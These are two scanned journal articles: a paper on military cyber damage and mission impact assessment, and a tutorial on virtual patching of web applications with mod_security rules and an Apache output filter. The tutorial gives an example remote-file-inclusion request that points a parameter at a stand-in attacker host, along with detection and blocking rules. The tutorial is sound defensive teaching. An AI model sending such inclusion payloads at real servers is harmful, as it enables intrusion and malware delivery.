Unfortunately, our existing approach to impact assessment fails to provide commanders this knowledge in real time.

Military operations differ from non-military operations in many ways; most importantly, they differ in their dynamic nature and in the criticality of consequences resulting from degraded decisionmaking. Despite these differences, we can borrow from the methods used to secure non-military organizations to improve our ability to provide accurate and timely damage assessments. Pipkin recognizes the importance of identifying critical information in his five-phase process for managing organizational information security: inspection, protection, detection, reaction, and reflection. [8] The inspection phase requires the identification, valuation, and assignment of ownership of information assets and information dependencies critical to the organization before an incident occurs. The protection phase requires the assignment of the control measures to protect critical information assets commensurate with their value. The detection phase requires the development of robust detection capabilities to ensure any breach of the organization is detected in a timely manner. The reaction phase requires the development by the organization of resources and capabilities to quickly respond, contain, investigate, and remediate breaches. The reflection phase requires effective post-

Accurate and timely damage assessment has been a critical factor in the quality of command and control decisionmaking since the dawn of organized warfare. [9] The need to quickly assess the impact of offensive operations against the enemy is critical because it enables commanders to efficiently plan future operations and deploy assets in support of the stated mission objectives.

incident documentation, reporting, and accountability to ensure institutional learning. Pipkin asserts that neglecting any one of the five phases can expose the organization to excessive losses when it inevitably experiences an information incident. Unfortunately, we believe the Department of Defense (DoD) has neglected to properly standardize the first and last phases. Although we have developed significant expertise and capabilities in the protection, detection, and reaction phases, we have failed to adequately identify, value, track, explicitly document, and report our cyber resources (inspection) or to document, report, and hold organizational units accountable for lapses in information security (reflection). As a result, we artificially constrain ourselves, which seriously limits the timeliness and accuracy of the damage assessment and makes dominant battlespace knowledge in cyberspace virtually impossible.

In this article, we discuss the importance of accurate and timely damage assessment in military operations; distinguish between damage and mission impact assessment; encourage the need for a change; and propose a paradigm shift in the way we identify, value, track, document, and report critical cyber information resources.

The Importance of Damage Assessment

Accurate and timely damage assessment has been a critical factor in the quality of command and control decisionmaking since the dawn of organized warfare. [9] The need to quickly assess the impact of offensive operations against the enemy is critical because it enables commanders to efficiently plan future operations and deploy assets in support of the stated mission objectives. Similarly, from a defensive perspective, the commander must be fully aware of the current status of all support elements. Admiral William A. Owens captures this idea in his model for understanding the technology-enhanced battlespace. He believed that, ideally, a commander would have dominant battlespace knowledge (the ability to see the whole battlespace in near-real time for SA), immediate/complete battle assessment (the ability to have immediate feedback about his or her troops' actions), and near-perfect mission assignment (the ability to command his or her troops with as little latency as possible). [10] Although Owens' model focuses on the use of technology in the physical battlespace, it takes on enhanced meaning in light of cyberspace's entrenchment in all aspects of real-world operations. The loss of a cyber resource may impede or inhibit the ability to conduct real-world operations.

The need for improved damage assessment in the cyber domain is not a recent development. In 1995, the Rand Corporation conducted a series of exercises known as "The Day After" that were designed to simulate information




Figure 1 Mission to Infrastructure Hierarchy

warfare attacks and measure the ability of organizations to respond to the attacks. [11] The results of the exercise identified numerous critical issues DoD must address to improve its response to cyber attacks. Among these was the realization that the application of traditional physical damage assessment methodologies failed to produce meaningful defensive damage assessment following an information compromise. The report cited the need for "mandatory reporting of attacks to help better identify and communicate vulnerabilities and needed corrective actions" and "damage assessments to reestablish the integrity of the information system compromised by an attacker." Despite these critical findings, more than a decade later, DoD still lacks a standardized DoD-wide cyber damage assessment process. [12][13] This void significantly hinders the DoD's ability to develop an enterprisewide view of the impact resulting from a cyber incident.

Damage Assessment Versus Mission Impact Assessment

It is important to realize that damage assessment provides only one dimension of the impact of a cyberspace incident. Current damage assessments use easy-to-assess technical measures (loss of availability and man hours required to remediate) and focus primarily on rapid system restoration. [14] However, operational commanders really want to know the mission impact resulting from a cyber incident. Arvidsson states that cyber damage is a consequence of "an attack that affects the normal operation of a system or service" and that impact is the result of damage caused by the attack "in terms of the user community". [15] These definitions often lead to confusion between damage and mission impact. Damage assessment and mission impact assessment are not the same. Damage is "a reduction in value resulting from some external action". [16] Damage assessment is concerned with determining damage in terms of value loss of the affected cyber asset resulting from an incident. In contrast, mission impact assessment evaluates how the damage impairs, or potentially impairs, all of the affected mission's operations.

To understand this relationship, we must explicitly identify the linkage between the mission and the affected cyber resource(s). Mapping the mission to the cyber assets is not a trivial task: we must choose a level of abstraction, document the linkages, and quantify (value) the criticality of the linkages. Figure 1 depicts one possible abstraction of the relationship between the organizational mission, operational processes, information processes, information assets, and underlying infrastructure.

Manually documenting the linkages is a time- and resource-intensive task. In certain organizations that possess relatively static missions and fixed processes, manual mapping is feasible. However, other organizations with dynamic missions and complex interdependencies create significant challenges in maintaining an accurate, up-to-date mapping. In these cases, automation is required to aid in mapping. Mapping cannot be fully automated because human judgment is always necessary to validate linkages and estimate their criticality.

Accurate mission mapping also supports SA. Endsley's Level 2 SA requires a detailed understanding of the significance of the sensed elements in light of the operator's goals [17]. Without a documented understanding of how the information contained on a system supports the organizational mission, any efforts at attaining Level 2 SA will be seriously handicapped. Taddaa et al. recognized the need to quantify the importance of mapping in Level 3 of their cyber SA model [18].

There is an enormous need to develop methodologies that assist organizations in creating and maintaining mission mappings. These efforts will require expertise from both the technical and behavioral realms because of the complexity of the problem and the cognitive aspects of criticality quantification. Although this is a significant paradigm shift, it is required to provide

commanders with dominant battlespace knowledge in cyberspace and to support predictive SA.

Unintended Consequences

What are the consequences of accepting the status quo? Each day, we are the target of multiple attacks by adversarial forces in cyberspace. Even if we are successful at detecting, containing, and remediating a cyber incident in a timely manner, the failure to immediately assess the damage and report the mission impact to commanders may result in other unforeseen higher order effects that may not be immediately apparent at the time of the incident. Consider the following hypothetical scenario.

In this scenario, a deployed military organization is conducting an active military operation on foreign soil. One element of the operation requires the periodic delivery of supplies between facilities located in different parts of the country via ground vehicles. The commander of the unit uses a logistics management program that stores the convoy routes and schedules in a database. A system administrator needs to upgrade the server containing the database, so he temporarily relocates it to an existing database server located in another organizational unit without formally documenting the change. In the meantime, access to our network is provided to a coalition partner to facilitate information sharing on an unrelated operation. Unfortunately, the coalition partner does not enforce stringent access control policies and, as a result, an adversary breaches the coalition partner's system and subsequently breaches the database server containing convoy routes and schedules. The Incident Response Team (IRT) detects the incident, terminates the adversary's access to the database, and begins to investigate and remediate the breach. The problem is that there is no explicit documentation that identifies all of the entities who depend on information stored in the database or how a breach would affect their mission. Before the IRT can complete its investigation and notify the affected parties, a convoy listed in the database is ambushed, resulting in a significant loss of life and resources. Although the scenario presented is hypothetical, it demonstrates the dire consequences that can result from failing to properly track the status of critical information assets.

Information is an Asset

We live in the information age, yet our cyber defense strategies tend focus on the infrastructure rather than the information contained in the infrastructure. [13, 19] According to Soo Hoo, this approach is inherently limited in its ability to identify the risks to the assets the organization intends to protect. [20] It substitutes the value of information to the organization with that of the infrastructure components. We understand the attractiveness of the approach because it does not require the resources to conduct a formal risk assessment. The result is little or no critical asset documentation. In this case, all infrastructure elements are protected equally against known vulnerabilities even though vulnerabilities are only significant if they place critical assets at risk. [21] The assumption that technology is an equitable substitute for information is a dangerous assumption and follows a proven path of failure. [22] Although infrastructure elements are used to store, retrieve, process, and transport *data,* data's timely and accurate delivery to end users as *information* determines the intrinsic value of the data. Without the context of the use of information by the end user(s), data has no inherent value. [23] Information is the center of gravity for daily operations because it holds relevance and value as knowledge to decisionmakers in the organization. [21] Human utility organizes and aggregates data into usable groupings of contextual relationships that endow the data with "relevance and purpose". [22] Through interpretation, data becomes information and is inherently associated with meaning. [23] For these reasons, we propose that information, not data, should be the focus when valuing cyber resources.

If we accept the idea that information is an asset, we must develop standardized schemes for identifying, valuing, tracking, documenting, and reporting information assets. Existing methods for identification are not standardized and are often outdated. We need to develop automated methods for tracking information assets once they are identified. Determining the value of information is a complex task because of its inherent intangible qualities. [24] Although many existing information valuation models rely on economic metrics, in the military, the intangible value of information often far exceeds its tangible economic value. The value of information is dynamic and changes from one organization to the next. [23] The complexity of context has confounded many attempts at developing models to account for and definitively measure the value of an information asset. [20] This is because information value is always relative to some target goal(s). [25] When the information asset directly aligns with the mission of the entire organization, its contextual value is simple to understand. However, an asset may exist in the hierarchy of missions that exist in an organization, which greatly complicates the calculation of the true impact of a cyber incident. Because each organization has its own mission, any impact must be reported in terms of its own frame of reference. Any attempt to aggregate the impact across multiple organizations would first require developing a canonical value system across all organizations.

The value of information is a time-dependent variable. The mission may require a given resource at one critical point in time, and at other times it may not require that resource at all. If the resource is inaccessible at the critical point and no other source of the information exists, the result may be an inability to complete the mission. On the other hand, the mission may require a




Figure 2 Information Asset Value Constructs

resource continuously throughout the mission. If the resource is inaccessible, the mission may still be able to proceed but at a greater risk of failure or increased harm to friendly forces.

DoD possesses a distinct advantage in determining a baseline for the value of its information assets. All information stored on its networks is assigned classification through its uniform system for classifying, safeguarding, and declassifying national security information. [26] Although this provides a coarse "first cut" for determining the value of information, it is in the context of how its compromise may affect national security. In contrast, we are interested in how a compromise of information affects the organizational mission. Each organization that depends on a given information asset in support of its mission will value that information asset based on the mission's context. Thus, contextual value is the most important component in information asset valuation. Figure 2 represents information asset valuation constructs.

The contextual value of information can be decomposed into the mission binding, age, and state constructs. Mission binding is a measurement of how closely the information asset is bound to the organization's mission through its supporting information process. A person who understands the organization mission must enumerate linkages and estimate their criticality. As the information ages, its mission binding will often change. For example, the weather forecast for tomorrow may be critically important for a mission operation planned for this week, but next week this forecast will be of little value in an operational context. State is the most fluid of an information asset's contextual value constructs. The state value comprises the criticality of the confidentiality, integrity, and availability of the information asset as a function of time. Developing a valuation scheme that accurately quantifies the criticality and temporal aspects of the mission is a critical success factor in this method.

The identification and valuation of the information assets must occur before an incident occurs. It can be accomplished through an asset-focused risk assessment or another information asset profiling technique. [22, 27, 28] Documentation is required to ensure the value estimation can be refined over time, provide transparency, reduce the time required to understand the impact of the loss of a resource, and reduce the variances in loss estimation. Far too many organizations neglect to create and maintain this important documentation. This oversight is not because of ignorance; it often occurs because of difficulty obtaining the required information, lack of personnel to collect and record the information, and fear that if the loss estimation is not properly secured, an adversary may use it as a targeting map. We believe that each of these impediments can be overcome if we are willing to dedicate the necessary resources. We must address these problems to supply meaningful mission impact assessments, develop a timely understanding of adversarial intent, and enable accurate predictive SA.

Conclusion

The US Government recognized the need for effective cyber damage assessment more than a decade ago; however, it has made little progress to attain this objective. The explosive growth of cyber attacks and the dependency on cyberspace to conduct military operations has awakened commanders to the shortcomings of existing damage assessment capabilities. Although taking an infrastructure-based approach to cyber security is "easier," it does not provide the information needed to produce accurate and timely damage or mission impact assessment. Information is an asset, and we should focus our efforts on developing robust technology-assisted information asset identification, valuation, tracking, documentation, and reporting capabilities. This paradigm shift is required to provide commanders with dominant battlespace knowledge in cyberspace, meet the joint requirements on reporting cyber damage assessment, and enable predictive SA. ■

References

1. Denning, D., "Information Warfare and Security," Upper Saddle River, NJ, Pearson, 1999.
2. Joint Chiefs of Staff, "Joint Publication 3-13: Information Operations," United States Department of Defense, 13 February 2006.
3. National Defense University Press, "Dominant Battlespace Knowledge," M.C. Libicki and S.E. Johnson (ed.), October, 1995.

4. Grimaila, M.R. and L.W. Fortson, "Towards an Information Asset-Based Defensive Cyber Damage Assessment Process," Computational Intelligence in Security and Defense Applications (CISDA 2007), 206–212, 1–5 April 2007.
5. Fortson, L.W. and M.R. Grimaila, "Development of a Cyber Damage Assessment Framework," International Conference on Information iWarfare and Security (ICIW 2007), 8–9 March 2007.
6. Fortson, L.W., "Towards the Development of a Defensive Cyber Damage and Mission Impact Methodology," Master's thesis, Air Force Institute of Technology, Department of Systems and Engineering Management, March 2007.
7. CJCSM6510.01, "Chairman of the Joint Chiefs of Staff Manual No. 6510.01 Ch3 Annex A to Appendix B to Enclosure B," Chairman Joint Chief of Staff, 118, 2006.
8. Pipkin, D.L., "Information Security Protecting the Global Enterprise," Hewlett-Packard Company, 2000.
9. Diehl, J.G. and C.E. Sloan, "Battle damage assessment: The ground truth," Joint Force Quarterly, 2004.
10. Owens, Adm. W., "Lifting the Fog of War," NY: Farrar, Straus, and Giroux, 2000.
11. United States General Accounting Office, "Information Security: Computer Attacks at Department of Defense Pose Increasing Risks," United States General Accounting Office Chapter Report, 22 May 1996.
12. Theim, L., "A Study to Determine Damage Assessment Methods or Models on Air Force Networks," Air Force Institute of Technology, Wright Patterson Air Force Base, OH, 2005.
13. Fortson, L., "Towards the Development of a Defensive Cyber Damage and Mission Impact Methodology," Air Force Institute of Technology, Wright Patterson Air Force Base, OH, 2007.
14. Lala, C. and B. Panda, "Evaluating damage from cyber attacks." IEEE Transactions on Systems, Man, and Cybernetics 31(4): 300–310, 2000.
15. Arvidsson, J. "Taxonomy of the Computer Security Incident Related Terminology" *http://www.terena.org/activities/tf-csirt/iodef/docs/i-taxonomy_terms.html*
16. Oxford, "The Oxford Reference Dictionary," Oxford University Press, 1986.
17. Endsley, M.R., "Toward a Theory of Situation Awareness in Dynamic Systems," Human Factors Journal, 37(1), 32–64, March 1995.
18. Taddaa, G., J. Salerno, D. Boulware, M. Hinman, and S. Gorton, "Realizing Situation Awareness in a Cyber Environment," Proceedings of SPIE; Multisensor, Multisource Information Fusion: Architectures, Algorithms, and Applications, vol. 6242, 2006.
19. Drucker, P.E., "The Post Capitalistic Executive" in P.E. Drucker (ed.) Management in a Time of Great Change, NY: Penguin, 1995.
20. Soo Hoo, K.J., "How Much Is Enough? A Risk Management Approach to Computer Security," Consortium for Research on Information Security and Policy (CRISP), Stanford University, 2000.
21. Stevens, J.F., "Information Asset Profiling," Pittsburgh, PA: Carnegie Mellon University, 2005.
22. Davenport, T.H. and L. Prusack, "Working Knowledge: How Organizations Manage What They Know," Boston: Harvard Business School Press, 1998.
23. Petrocelli, T.D., "Data Protection and Information Lifecycle Management," Upper Saddle River, NJ: Pearson Education, Inc., 2005.
24. Van Alstyne, M.V., "A proposal for valuing information and instrumental goods," Proceeding of the 20th International Conference on Information Systems, Charlotte, NC, United States Association for Information Systems, 1999.
25. Morrision, C.T. and P.R. Cohen, "Noisy information value in utility-based decision making," Proceedings of the first international workshop on utility-based data mining, Chicago: ACM Press, 2005.
26. EO13292, "Executive Order 13292: Further Amendment to Executive Order 12958," as Amended, Classified National Security Information, 2003.
27. Alberts, C.J., A. Dorofee, J. Stevens, and C. Wooky, "Introduction to the OCTAVE approach," Pittsburgh, PA: Carnegie Mellon University, 2003.
28. Alberts, C.J. and A. Dorofee, "Mission Assurance Analysis Protocol (MAAP): Assessing Risk in Complex Environments," Networked Systems Survivability Program, Carnegie Mellon University, 2005.

About the Authors

Dr. Michael Grimalia (PhD, CISM, CISSP, GIAC) | is an Associate Professor of Information Resource Management and a member of the Center for Cyberspace Research at the Air Force Institute of Technology (AFIT). Dr. Grimalia received a BS and MS degree in electrical engineering and a PhD in computer engineering at Texas A&M University. He teaches and conducts research in information warfare and information operations. He may be reached at *michael.grimalia@afit.edu*.

Capt Larry W. Fortson, USAF | is Chief of the Information Operations and Cyberspace Research group of Information Operations and Special Programs Division of the Air Force Research Laboratory (AFRL/RHX). He may be reached at *larry.fortson@wpafb.af.mil*.

Virtual Patching

by Michael Shinn

Virtual patching, unlike traditional patching, allows you to patch your application without touching the application, its libraries, the operating system, or even the system on which it runs. In technical terms, virtual patching is a method of fixing a problem by altering or eliminating a vulnerability by controlling the inputs to that application through an external application, shim, proxy, or virtual server.

The Dreaded Patching Treadmill

In today's Information Technology (IT) shops, patching systems to mitigate security vulnerabilities is a regular, ongoing activity. However, this activity involves the risk of either installing a bad patch or not installing a patch and thus compromising the system. The tradeoff between the risk of a installing a bad patch versus the risk of a penetration pits two equally important issues against each other and governs whether to patch or not. Patching a critical system may break it, and failing to do so may leave it open to a security vulnerability. We are therefore forced to choose between two undesirable outcomes.

For example, let's say you have a critical production system that must be patched because of a security problem. You find yourself unable to install the security patch for various reasons, such as needing more time to test it to ensure it will not break your system, needing to wait for a maintenance window to install it, or simply not having a patch to install because it does not exist yet. Imagine another scenario where you receive a warning from your security personnel telling you how serious a vulnerability is, but your operations personnel are concerned the patch will break your critical system.

So, what do you do? Typically, you have few options. You can play the time game where you hope to get it patched in time (see Figure 1). You can convince yourself that the risk is not that great and simply leave the patch out of the system. You might try limiting access to the vulnerable system. You could also employ a combination of these methods. In any situation where you cannot patch a vulnerability, you are merely left to accept the risk, hoping you calculated correctly and that you can come up with some set of compensating controls to mitigate the issue.

With virtual patching, you can avoid this problem entirely, and you can do so quickly, cheaply, safely, and without patching a system or choosing between options. Virtual patching, unlike traditional patching, allows you to patch your application without touching the application, its libraries, the operating system, or even the system on which it runs. In technical terms, virtual patching is a method of fixing a problem by altering or eliminating a vulnerability by controlling the inputs to that application through an external application, shim, proxy, or virtual server. Typically, this is accomplished by using some type of proxy in front of or "around" your application or, in some cases, by changing the runtime code of the application. The safer option is to use the former, as opposed to the latter method. The latter method is certainly just as viable, but, in this case, you change the application itself, which can present other risks.

A safer and equally effective method is to encapsulate the application and control the inputs or outputs from the application to prevent or eliminate aberrant behavior. You basically offload the entire issue to something external to your system that has fewer moving parts, therefore reducing both your operational and security risk.

How to Do It

The most common way to implement virtual patching is to place a proxy or in-line packet manipulator between the application and the source of its inputs and outputs. There are other means of implementing virtual patching, such as real-time code manipulation and application wrappers. This article focuses on proxies because they are simpler to implement, and in many cases are just as effective as other methods.




Figure 1 A hypothetical graph of risks of loss from penetration and from application of a bad patch. [1]

Let's start with an example. Consider you have a web application server with a vulnerability. Per our problem case, we are not able to patch the server to mitigate this vulnerability at the current time, but we would still like to eliminate the vulnerability. We stand up a copy of apache on another system, configure it to be a reverse proxy for all the traffic destined to and from our web application server, and install in this reverse proxy a special apache module named "*mod_security.*" The mod_security apache module is specifically designed to allow you to create virtual patches. If your web application server is running apache, you can also install the mod_security module into your web application server; however, this article focuses on not changing your current system. Instead, we focus exclusively on the example of using an entirely external and independent system to act as the virtual patching proxy.

The following is a little background on mod_security. This module acts as a regular expression engine, a sort of grep for apache, that looks for patterns in web

traffic and reacts to those patterns as you have configured it. It has a powerful set of data transforming capabilities, whereby it can look into data streams encoded in formats other than text, such as unicode, hexadecimal, and others, to ensure you can properly work with the traffic. For example, attackers will often encode an attack to attempt to evade Intrusion Detection Systems (IDS), and mod_security can be configured to decode these so that it can detect attacks.

Once we have our virtual patching proxy setup, we can move on to creating the virtual patch. The first step with mod_security is to configure its basic behavior, such as what actions to take when the virtual patch is triggered, what to log, and how to work with the data flowing in and out of the module. Thankfully, the process of configuring the module is simple. Users can leverage the default configuration settings published on either the official *http://www.modsecurity.org* website or on third-party websites, such as Prometheus Group's Information Assurance (IA) lab, *http://www.gotroot.com*.

Now we can move on to= a specific example of a virtual patch. Your application server has a web application, "*webmail.asp,*" and it is vulnerable to a remote code inclusion attack through the variable "username." To create the virtual patch, we need to know either what the attack looks like or what normal and nonharmful payloads look like for this aspect of the application. In this example, let's say the attack looks like this—

```
GET  /webmail.asp?username=http://attackersite.com/malware_payload.asp
```

And normal traffic looks like this—

```
GET  /webmail.asp?username=rmailer
```

We can now write our virtual patch. Let's start with the attack payload by writing a simple two-line virtual patch. It would look like this—

```
#Attack Payload Virtual Patch for webmail.asp and vulnerable username variable
SecRule REQUEST_URI "^/webmail\.asp$ chain
SecRule ARGS:username "http://" "deny,log"
```

Now, let's break this patch down. The first directive "*SecRule*" tells mod_security that this is a rule, and the second directive defines where to look in the data stream. In this case, the module has been configured to only look at the Request Uniform Resource Identifier (URI). The third directive is the actual regular expression to look for. In this example, we are looking for "*webmail\.asp*" and using regular expression anchors (^ and $) to constrain the regular expression to just "*webmail.asp*" and not something like "*/another/webmail.aspen.is.a.nice.place.to.ski/another/application.asp.*" It is important to define your virtual patches in a constrained manner to reduce false positives. Moving on, the fourth directive tells mod_security what to do once it finds this regular expression. In our example, we tell mod_security to "chain." This instructs it to combine two or more rules together. Only if all of those cases are found will it do anything.

This brings us to the final line of our virtual patch, which acts in the same way as the first. Mod_security is instructed via the SecRule line that this is a rule, and the data stream should be analyzed based on the preceding rules. The second element contains two parts, ARGS and username. The first part tells the engine to look for arguments in the payload, and the second part tells it what argument to search for. Just like the first SecRule line, the third element defines the regular expression to search for "*http://.*" If it finds that pattern in the variable username, then mod_security moves onto the fourth element, which is the action element. Here we have it configured to both block and log the attack, but there are other actions it can take, such as redirecting the web traffic to another URL.

As mentioned previously, you can construct the virtual patch based only on the known safe behavior for the application. This is helpful in those cases when you do not know anything about how the actual attack works, such as when vendors are reluctant to discuss the specific nature of the attack. Once again, using the example of the webmail.asp application, if we know that the username variable contains only letters, we can write a virtual patch that will also prevent this attack by denying the attacker the ability to insert anything into the variable, such as the : or / characters.

```
#Trusted Virtual Patch for webmail.asp and vulnerable  username variable
SecRule REQUEST_URI "^/webmail\.asp$ chain
SecRule ARGS:username "!^[a-z]+$" "deny,log"
```

This patch works exactly like the attack payload patch. The only difference is on the second line where we define the known trusted behavior for the application, which is only lowercase letters. This time, we look for the "not" case. Specifically, we tell the engine to look for anything that is not a letter from a–z, which includes our attack payload because it includes the characters : and /. However, there could be some unknown future vulnerable that uses another character. Perhaps there is a Structured Query Language (SQL) injection vulnerability in the application that can be triggered with a quote or an unescaped parenthesis. The advantage of a patch that defines the known and trusted behavior of the application is enormous. This is the best possible rule, although it is also the more difficult of the two types to construct and the most prone to false positives.

As you can see, writing virtual patches for web applications is very easy. If it is not already obvious, neither of the previous virtual patching examples are mutually exclusive. You can use virtual patches that define attacks and simultaneously use rules that define trusted behavior. I recommend you do both

because it is always wise to have security in layers. With regular expressions, it is sometimes difficult to ensure you have constructed your patches perfectly. If you can cover both cases, you are less likely to have a false negative.

In the previous example, the virtual patches were designed to respond to the inputs from the attacker or user. Sometimes an input virtual patch will not do the job, and you need to react to what your application is delivering to the user, and then take action.

With output patching, a system may be prevented from exposing sensitive information, such as classified data or PII. Think of output virtual patches as an in-line redaction system. The first step with any type of output patching is to define what an acceptable response is; for example, is it acceptable to drop the connection, or should we redact it and deliver only the acceptable content?

Redaction differs from the simpler "drop the connection" intrusion prevention system (IPS)-based approach where we just block the entire outbound session. Both methods are effective at stopping the flow of sensitive information, but they have differing levels of effectiveness and some collateral effects. Blocking an entire outgoing session is absolutely more effective at stopping the outflow of sensitive data, but it can also create an availability attack on the application and may tip off an attacker that their activities have been detected. Redaction can be stealthy and allow the user or attacker to continue to use the application without access to sensitive data, but it may not be as effective at stopping access to sensitive data. We will finish with a simple virtual patch that drops the connection by using the previous "*webmail.asp*" example. This time, we are concerned with the output we should see from a successful attack, which can either be the known output of the attack itself or anything we should not see from trusted behavior. Let's say the response of a successful attack returns "*c:/*" where our attacker has successfully injected code into our application, giving them a shell on our Windows webmail server. We can construct a virtual patch in one line that would block this case—

```
SecRule OUTPUT "c:/" "deny,log,phase:4"
```

With mod_security output rules, you will notice the addition of a phase directive. This tells the engine when to look for data. Phase 4 is output data.

But, what if we just want to remove something sensitive or something dangerous from the data we return to the user? Redaction is at times necessary when it is critical that an application never cease sending data and that the data merely be "scrubbed" to prevent either exposure of sensitive data or the facilitation of a multi-stage attack, such as serving up malware to a user. We recently dealt with one such case, when a large news site was penetrated and its server was sending back iframes to the attacker's website. It was not possible to clean up the server and remove the source of the iframes. The iframes had to be removed from the data stream being sent back to the site's users. In this case, blocking the iframe connections would have blocked all content from the website to its users, effectively shutting the site down and handing the attackers a denial of service victory. In this situation, only redaction would work.

Lately, attackers have started using the tactic of breaking into popular websites and planting an iframe that links to a third-party site hosting their malware. Upon visiting the popular website, the victim's browser is silently redirected in the background to download and execute the malware from the third-party site (not from the website). This attack works quite well because even the most paranoid user typically trusts at least some sites. Output redaction works great with a web server to remove these types of iframes, rendering the effect of the attacker's actions inert—and leaving the attackers wondering if they managed to break into the site at all.

To construct an output virtual patch to silently scrub output, we need to use another tool. We will use another apache module designed to work with output that is relatively easy to use for simple cases: mod_ext_filter. This module allows you to invoke an external application to stream the data flow through and back to apache using stdin and stdout. Here is a quick example—

First, configure mod_ext_filter to work with your data and to call the "sed" stream editor application. Simply add this to your apache configuration as an external configuration file or to your main apache config file—

```
LoadModule ext_filter_module
modules/mod_ext_filter.so

<IfModule mod_ext_filter.c>

ExtFilterDefine remove-bad-
iframes mode=output intype
=text/html cmd="/bin/sed -rf

/etc/http/conf.d/remove-bad-
iframes.txt"

</IfModule>


<Location />

    SetOutputFilter remove-bad-
iframes

#   Add this if you want logging
that it ran

#   ExtFilterOptions DebugLevel1=1
LogStderr

</Location>
```

